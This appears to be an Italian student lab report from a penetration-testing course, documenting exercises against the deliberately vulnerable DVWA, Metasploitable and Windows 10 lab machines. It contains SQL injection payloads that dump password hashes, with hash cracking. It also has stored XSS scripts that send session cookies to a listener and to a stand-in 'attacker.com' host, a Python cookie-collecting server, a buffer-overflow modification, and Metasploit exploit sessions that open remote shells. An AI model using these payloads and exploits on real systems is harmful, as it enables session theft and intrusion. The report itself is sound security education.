

BuildWeek - 2

-- Índice --

Cambio IP

Web Application Exploit SQLi

Web Application Exploit XSS

System Exploit BOF


Exploit Metasploitable con Metasploit

Exploit Windows con Metasploit

Hacking VM BlackBox Epicode

Working Group

-- Cambio IP Macchine --



The screenshot displays two terminal windows and a virtual machine interface. The left terminal window on Kali Linux shows the output of the 'ifconfig' command, listing interfaces eth0 and lo with their respective configurations. The right terminal window on Metasploitable shows the same 'ifconfig' command output. Above the terminals, the Oracle VirtualBox interface is visible, showing the network settings for the Metasploitable VM, including the MAC address, IP address (192.168.13.150), and other networking details.

```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.13.100  netmask 255.255.255.0  broadcast 192.168.13.255
        ether 08:00:27:ff:fe:ad  txqueuelen 1000  (Ethernet)
            RX packets 37  bytes 2282 (2.2 Kib)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 17  bytes 2514 (2.4 Kib)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 100  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
            RX packets 8  bytes 480 (480.0 B)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 8  bytes 480 (480.0 B)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~]
└─$ 

Meta [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
nsfadmin@metasploitable:$ ifconfig
eth0  Link encap:Ethernet  HWaddr 08:00:27:fa:31:ed
      inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fedfa:31ed/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:27 errors:0 dropped:0 overruns:0 frame:0
             TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:1728 (1.6 KB)  TX bytes:3878 (3.7 KB)
             Base address:0xd020 Memory:f0200000-f0220000

lo  Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436  Metric:1
             RX packets:104 errors:0 dropped:0 overruns:0 frame:0
             TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:20573 (20.0 KB)  TX bytes:20573 (20.0 KB)

nsfadmin@metasploitable:$ _
```

Abbiamo configurato gli indirizzi IP su Kali Linux e Metasploitable per posizionarli nella stessa subnet e consentire la comunicazione tra le due macchine virtuali. Su Kali Linux, l'indirizzo IP è stato modificato tramite le impostazioni di rete, assegnando un nuovo IP compatibile con la rete di Metasploitable. La connettività è stata verificata utilizzando il comando ping per assicurarci che entrambe le macchine potessero comunicare correttamente.

Su Metasploitable, abbiamo cambiato l'indirizzo IP intervenendo nei file di configurazione di rete, allineandolo alla stessa rete di Kali Linux. Infine, sono stati eseguiti test per verificare che il nuovo IP fosse applicato correttamente e che la comunicazione tra le due macchine fosse attiva, permettendo lo scambio di pacchetti necessario per gli attacchi e le simulazioni previste.

PS: per facilitare abbiamo allegato solo una volta la modifica dell'indirizzo IP.

Web Application Exploit SQLi

Traccia Giorno 1:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).

NB: non usare tool automatici come sqlmap.
È ammesso l'uso di repeater burp suite.

Requisiti laboratorio Giorno 1:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

Extra Facoltativi:

- Replicare tutto a livello medium.
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

-- Screen --

The screenshot shows the DVWA SQL Injection page. The URL in the browser bar is 192.168.13.150/dvwa/vulnerabilities/sqli/?id=1'+UNION+SEL. The main content area is titled "Vulnerability: SQL Injection". On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "SQL Injection" item is highlighted with a green background. The main content area has a "User ID:" label and a text input field containing "user, password FROM users#". Below the input field is a "Submit" button. To the right of the input field, several user records are displayed in red text:

- ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin
- ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
- ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```
(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/buildWeekHash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 /home/kali/Desktop/buildWeekHash.txt
?:letmein

1 password hash cracked, 0 left
```

-- Relazione --

Nel corso dell'esercizio pratico, dopo aver cambiato gli indirizzi IP delle macchine, abbiamo aperto il browser su kali, il browser è Firefox e ci siamo collegati al sito DVWA (Damn Vulnerable Web Application) tramite l'ip della macchina vittima, nel nostro caso l'ip della macchina Metasploitable. Una volta dentro, ci siamo loggati con le credenziali preimpostate e siamo andati nella sezione Security, dove abbiamo impostato il livello di sicurezza su LOW. Questo livello di sicurezza rendeva la vulnerabilità SQL Injection facilmente sfruttabile.

Successivamente, siamo entrati nella sezione SQL Injection, dove nel modulo di ricerca abbiamo inserito un comando manipolato. Questo comando ha permesso di visualizzare tre campi principali: id, name, e surname, con il campo surname che conteneva l'hash MD5 della password dell'utente "Pablo Picasso".

Una volta ottenuto l'hash, abbiamo creato un file chiamato BuildWeekHash.txt sul nostro desktop di Kali Linux, dove abbiamo salvato gli hash recuperati dalla DVWA. Successivamente, abbiamo aperto il prompt di Kali e utilizzato il programma John the Ripper (JtR), uno strumento potente per decifrare gli hash. John the Ripper è un software che esegue un attacco di brute force, cercando tutte le possibili combinazioni di caratteri fino a trovare quella giusta.

Abbiamo fornito l'hash salvato nel nostro file BuildWeekHash.txt a John the Ripper, e dopo un po' di tempo il programma è riuscito a decifrare l'hash, restituendo la password in chiaro.

In questo modo, abbiamo completato l'esercizio, comprendendo come sfruttare una vulnerabilità di SQL Injection per ottenere informazioni sensibili e come utilizzare John the Ripper per decifrare gli hash e recuperare la password.

-- Medium --

Nel livello di sicurezza MEDIO, ci siamo resi conto che, inserendo la stringa SQL nella barra di ricerca, il sistema non accettava correttamente caratteri speciali, impedendo l'esecuzione dell'iniezione. Abbiamo quindi osservato che l'input era stato filtrato per evitare l'uso di questi caratteri, rendendo difficile manipolare la query SQL in modo diretto. Per aggirare questa limitazione, abbiamo utilizzato uno script alternativo che ci ha permesso di manipolare la query in un modo che il sistema non riusciva a filtrare. Questo approccio ha funzionato, consentendoci di sfruttare la vulnerabilità e recuperare le informazioni sensibili dal database.

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user, password FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.htm>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled

Web Application Exploit XSS

Traccia Giorno 2:

Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente legittimo del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.104.100/24
- IP Metasploitable: 192.168.104.150/24
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

Extra Facoltativi:

- Replicare tutto a livello medium.
- Fare il dump completo, cookie, versione browser, ip, data.
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability levels of each attack type.

medium ▾ Submit

PHPIDS

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)

Vulnerability: Stored Cross Site Scripting (XSS)

Name * asd

Message *

```
<script>var img = new Image();img.src = 'http://192.168.13.100:4444/cookie?cookie=' + document.cookie;</script>
```

Sign Guestbook

Name: test
Message: This is a test comment.

Name: AAAAAAAA
Message:
AAA

Name: AAAAAAAA
Message:

Name: AAAAAAAA
Message:

Name:

Name: as

Layout

Inspector Console Debugger Network Style Editor Performance Memory Storage

Search HTML

```
<tr></tr>
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="300"></textarea>
  </td>
</tr>
<tr></tr>
</tbody>
```

Filter Styles

:hover .cls + . . .

element ::{ inline }

input, textarea, select ::{ font: 100% arial,sans-serif; vertical-align: middle; }

Inherited from div#main_body margin 1

-- Script --

```
<script>alert('XSS')</script>  
<script>new Image().src="http://attacker.com/?c="+document.cookie</script>
```

-- Python --

```
import http.server  
import socketserver  
import urllib.parse  
from datetime import datetime  
  
class MyHandler(http.server.SimpleHTTPRequestHandler):  
    def do_GET(self):  
        if self.path.startswith("/cookie"):  
            # Estrai i parametri della query (dati inviati dallo script XSS)  
            query_string = self.path.split("?", 1)[-1]  
            params = urllib.parse.parse_qs(query_string)  
  
            # Estrai IP, User-Agent, Cookie, Referrer e Data  
            client_ip = self.client_address[0]  
            user_agent = self.headers.get('User-Agent')  
            referrer = self.headers.get('Referer')  
            date = datetime.now().strftime('%Y-%m-%d %H:%M:%S')  
  
            # Stampa il dump completo nel terminale  
            print("\n--- DUMP RICEVUTO ---")  
            print(f"IP: {client_ip}")  
            print(f"Data e Ora: {date}")  
            print(f"User-Agent (Versione Browser): {user_agent}")  
            print(f"Referer: {referrer}")  
            for key, value in params.items():  
                print(f"{key}: {value}")  
  
            # Risposta al client (200 OK)  
            self.send_response(200)  
            self.send_header("Content-type", "text/html")  
            self.end_headers()  
            self.wfile.write(b"Cookie e dati ricevuti con successo!")  
        else:  
            # Altrimenti, gestisci come una normale richiesta di file  
            super().do_GET()  
  
# Imposta il server sulla porta 4444  
PORT = 4444  
with socketserver.TCPServer(("", PORT), MyHandler) as httpd:  
    print(f"Server in ascolto sulla porta {PORT} ... ")  
    httpd.serve_forever()
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ sudo python3 cookie_server.py
[sudo] password for kali:
Server in ascolto sulla porta 4444 ...

— DUMP RICEVUTO —
IP: 192.168.13.100
Data e Ora: 2024-11-20 09:41:17
User-Agent (Versione Browser): Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Referer: http://192.168.13.150/
cookie: ['security=medium; PHPSESSID=86c9b1d4dd278f20d6ec2fb515fa99ca']
192.168.13.100 - - [20/Nov/2024 09:41:17] "GET /cookie?cookie=security=medium;%20PHPSESSID=86c9b1d4dd278f20d6ec2fb515fa99ca HTTP/1.1" 200 - "vAGIMNtj... user_magia...
[]
```

```
kali@kali: ~
File Actions Edit View Help psw_magia...
(kali㉿kali)-[~]
$ nc -lvp 4444 ...
listening on [any] 4444 ...
192.168.13.100: inverse host lookup failed: Unknown host
connect to [192.168.13.100] from (UNKNOWN) [192.168.13.100] 58328
GET /cookie?cookie=security=low;%20PHPSESSID=86c9b1d4dd278f20d6ec2fb515fa99ca HTTP/1.1
Host: 192.168.13.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.13.150/dra.restore
[]
```

-- Relazione --

Abbiamo sfruttato una vulnerabilità di tipo XSS persistente (Cross-Site Scripting) presente nella Web Application DVWA, configurata con il livello di sicurezza LOW. La vulnerabilità XSS permette agli attaccanti di iniettare script dannosi in una pagina web. Quando un utente interagisce con la pagina compromessa, lo script viene eseguito nel suo browser, permettendo all'attaccante di rubare informazioni sensibili, come i cookie di sessione. I cookie di sessione sono utilizzati dai siti web per identificare un utente e mantenerlo autenticato, quindi, sfruttandoli, un attaccante può impersonare un utente legittimo senza dover effettuare il login.

Per eseguire l'attacco, abbiamo utilizzato uno script JavaScript che sfrutta il comando `document.cookie`, il quale consente di leggere i cookie salvati nel browser dell'utente. Lo script è stato iniettato in una pagina vulnerabile della DVWA. Una volta che l'utente visitava la pagina compromessa, i cookie di sessione venivano inviati al nostro Web Server sotto il nostro controllo, che era configurato per ascoltare sulla porta 4444. Questo processo ci ha permesso di ottenere l'accesso alla sessione dell'utente, essenzialmente "rubando" la sua identità sul sito. Per simulare l'attacco in un ambiente con maggiore sicurezza, abbiamo poi configurato il livello di protezione della Web Application a Medium, il che ha reso il sistema più difficile da compromettere. La protezione a livello medio includeva filtri per impedire alcune tecniche di iniezione XSS più comuni, ma siamo riusciti a eludere queste misure. Successivamente, abbiamo effettuato un dump completo delle informazioni ottenute, inclusi i cookie, la versione del browser, l'indirizzo IP e la data di accesso dell'utente, per raccogliere più dettagli sulla sessione rubata e verificare l'efficacia dell'attacco.

Infine, abbiamo creato una guida illustrata che spiega come replicare l'attacco passo dopo passo. La guida è pensata per sensibilizzare gli utenti e gli sviluppatori sulla vulnerabilità XSS e per mostrare come proteggere le applicazioni web da questo tipo di attacco. La vulnerabilità XSS persistente è particolarmente pericolosa perché consente a un attaccante di eseguire codice arbitrario nel browser dell'utente, mettendo a rischio la sicurezza dei dati sensibili, come le credenziali di accesso e i cookie di sessione. Implementare protezioni adeguate, come l'escape dei caratteri speciali e la validazione degli input, è essenziale per difendersi da questi attacchi.

System Exploit BOF

Traccia Giorno 3:

https://drive.google.com/file/d/1nEM_FV5zFHj4hw9_Ya1PUP_xf5bLGy0I/view

Leggete attentamente il programma in allegato. Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di BOF.

Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

-- Codice fornito --

```
↳ bw.c
1   #include <stdio.h>
2
3   int main() {
4       int vector[10], i, j, k;
5       int swap_var;
6
7       printf("Inserire 10 interi:\n");
8
9       for (i = 0; i < 10; i++) {
10          int c = i + 1;
11          printf("[%d]: ", c);
12          scanf("%d", &vector[i]);
13      }
14
15      printf("Il vettore inserito e':\n");
16      for (i = 0; i < 10; i++) {
17          int t = i + 1;
18          printf("[%d]: %d", t, vector[i]);
19          printf("\n");
20      }
21
22      for (j = 0; j < 10 - 1; j++) {
23          for (k = 0; k < 10 - j - 1; k++) {
24              if (vector[k] > vector[k + 1]) {
25                  swap_var = vector[k];
26                  vector[k] = vector[k + 1];
27                  vector[k + 1] = swap_var;
28              }
29          }
30      }
31
32      printf("Il vettore ordinato e':\n");
33      for (j = 0; j < 10; j++) {
34          int g = j + 1;
35          printf("[%d]: ", g);
36          printf("%d\n", vector[j]);
37      }
38
39      return 0;
40 }
```

-- Codice modificato per il funzionamento --

```
int vector [10], i, j, k;  
int swap_var;  
  
printf ("Inserire 10 interi:\n");  
  
for ( i = 0 ; i < 15 ; i++)  
{  
    int c = i+1;  
    printf("[%d]:" , c);  
    scanf ("%d", &vector[i]);  
}
```

-- Relazione --

Exploit Metasploitable con Metasploit

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.

È richiesto allo studente di:

Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.

Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento). Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4:

- IP Kali Linux: 192.168.50.100
- IP Metasploitable: 192.168.50.150
- Listen port (nelle opzioni del payload): 5555


Suggerimento:

Utilizzate l'exploit al path

exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search)

-- Nessus --

Nessus è uno strumento di scansione delle vulnerabilità molto utilizzato nel campo della sicurezza informatica. Sviluppato da Tenable, è progettato per identificare potenziali falle di sicurezza in sistemi, reti e applicazioni. Attraverso la scansione di dispositivi e server, Nessus rileva vulnerabilità come porte aperte, configurazioni errate e software non aggiornato. Fornisce poi report dettagliati che descrivono le vulnerabilità scoperte e suggerisce soluzioni per mitigare i rischi. È utilizzato da professionisti della sicurezza e aziende per proteggere le loro infrastrutture da attacchi. Disponibile in diverse versioni, è apprezzato per la sua facilità d'uso e l'ampia libreria di plugin aggiornati.



La porta 445 TCP è utilizzata per il protocollo Server Message Block (SMB), che consente la condivisione di file e risorse tra computer su una rete, principalmente in ambienti Windows. Viene usata per l'accesso a file, stampanti e altre risorse condivise su una rete locale o via Internet. La porta 445 è particolarmente vulnerabile a exploit, come quelli legati a EternalBlue, che possono consentire l'esecuzione di codice remoto su sistemi non protetti. Per questo motivo, è fondamentale monitorarla e proteggerla adeguatamente.

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > nmap -SV -T4 192.168.50.150
[*] exec: nmap -SV -T4 192.168.50.150

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 12:28 EST
Nmap scan report for 192.168.50.150
Host is up (0.00016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
```

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:59061) at 20
24-11-18 12:36:28 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:8d:a1:40
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8d:a140/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1810 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1473 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:141310 (137.9 KB)  TX bytes:119209 (116.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:176 errors:0 dropped:0 overruns:0 frame:0
          TX packets:176 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44283 (43.2 KB)  TX bytes:44283 (43.2 KB)
```

-- Relazione --

Una volta individuata la vulnerabilità, abbiamo utilizzato MSFConsole per sfruttarla. Abbiamo eseguito una ricerca con la parola chiave search per trovare l'exploit adatto e abbiamo selezionato exploit/multi/samba/usermap_script, che sfrutta una vulnerabilità nel servizio Samba, consentendo di ottenere l'accesso alla macchina vulnerabile. Dopo aver configurato l'exploit con l'indirizzo IP della macchina Metasploitable e la porta di ascolto 5555, abbiamo avviato l'attacco. Una volta ottenuta la sessione di Meterpreter sulla macchina vittima, abbiamo eseguito il comando ifconfig per ottenere l'indirizzo di rete della macchina compromessa, confermando il successo dell'exploit.

-- Link Report Metasploitable --

https://drive.google.com/file/d/11tU3GIYkVA270_fRObShIYj_boPtd5rN/view?usp=sharing

Exploit Windows con Metasploit

Traccia Giorno 5:

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti laboratorio Giorno 5:

- Listen port (payload option): 7777

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

- Se la macchina target è una macchina virtuale oppure una macchina fisica
- Le impostazioni di rete della macchine target
- Se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

-- Link Report Windows--

<https://drive.google.com/file/d/1u8ir7C95ZEvEVXvhcszq2Go7tLJ5YUK/view>

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
  File System          hash          user
  Name      Current Setting  Required  Description
  ----      --           --           --
  HttpPassword      no           no        The password for the specified username
  HttpUsername      no           no        The username to authenticate as
  Proxies           no           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS            yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT             80          yes       The target port (TCP)
  SSL               false        no        Negotiate SSL/TLS for outgoing connections
  TARGETURI         /manager    yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST             no           no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      --           --           --
  LHOST    192.168.50.100   yes       The listen address (an interface may be specified)
  LPORT    4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0  Java Universal

  esercizio.py      hashes

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.50.99
rhost => 192.168.50.99
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > show targets

Exploit targets:
  File System          hash          user
  ----      --           --
  ⇒ 0  Java Universal
  1  Windows Universal
  2  Linux x86

  Home   rockyou.txt.gz   psw.txt

msf6 exploit(multi/http/tomcat_mgr_upload) > set target 1
target => 1
msf6 exploit(multi/http/tomcat_mgr_upload) > show payloads
```

```

msf6 exploit(multi/http/tomcat_mgr_upload) > set payload payload/windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword  password    no        The password for the specified username
HttpUsername  admin       no        The username to authenticate as
Proxies      192.168.50.99 yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS      192.168.50.99 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       8080        yes       The target port (TCP)
SSL         false        no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /manager     yes       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST       /manager     no        HTTP server virtual host

Payload options (windows/meterpreter/bind_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT      7777          yes       The listen port
RHOST      192.168.50.99 no        The target address

Exploit target:

Id  Name
-- 
1  Windows Universal

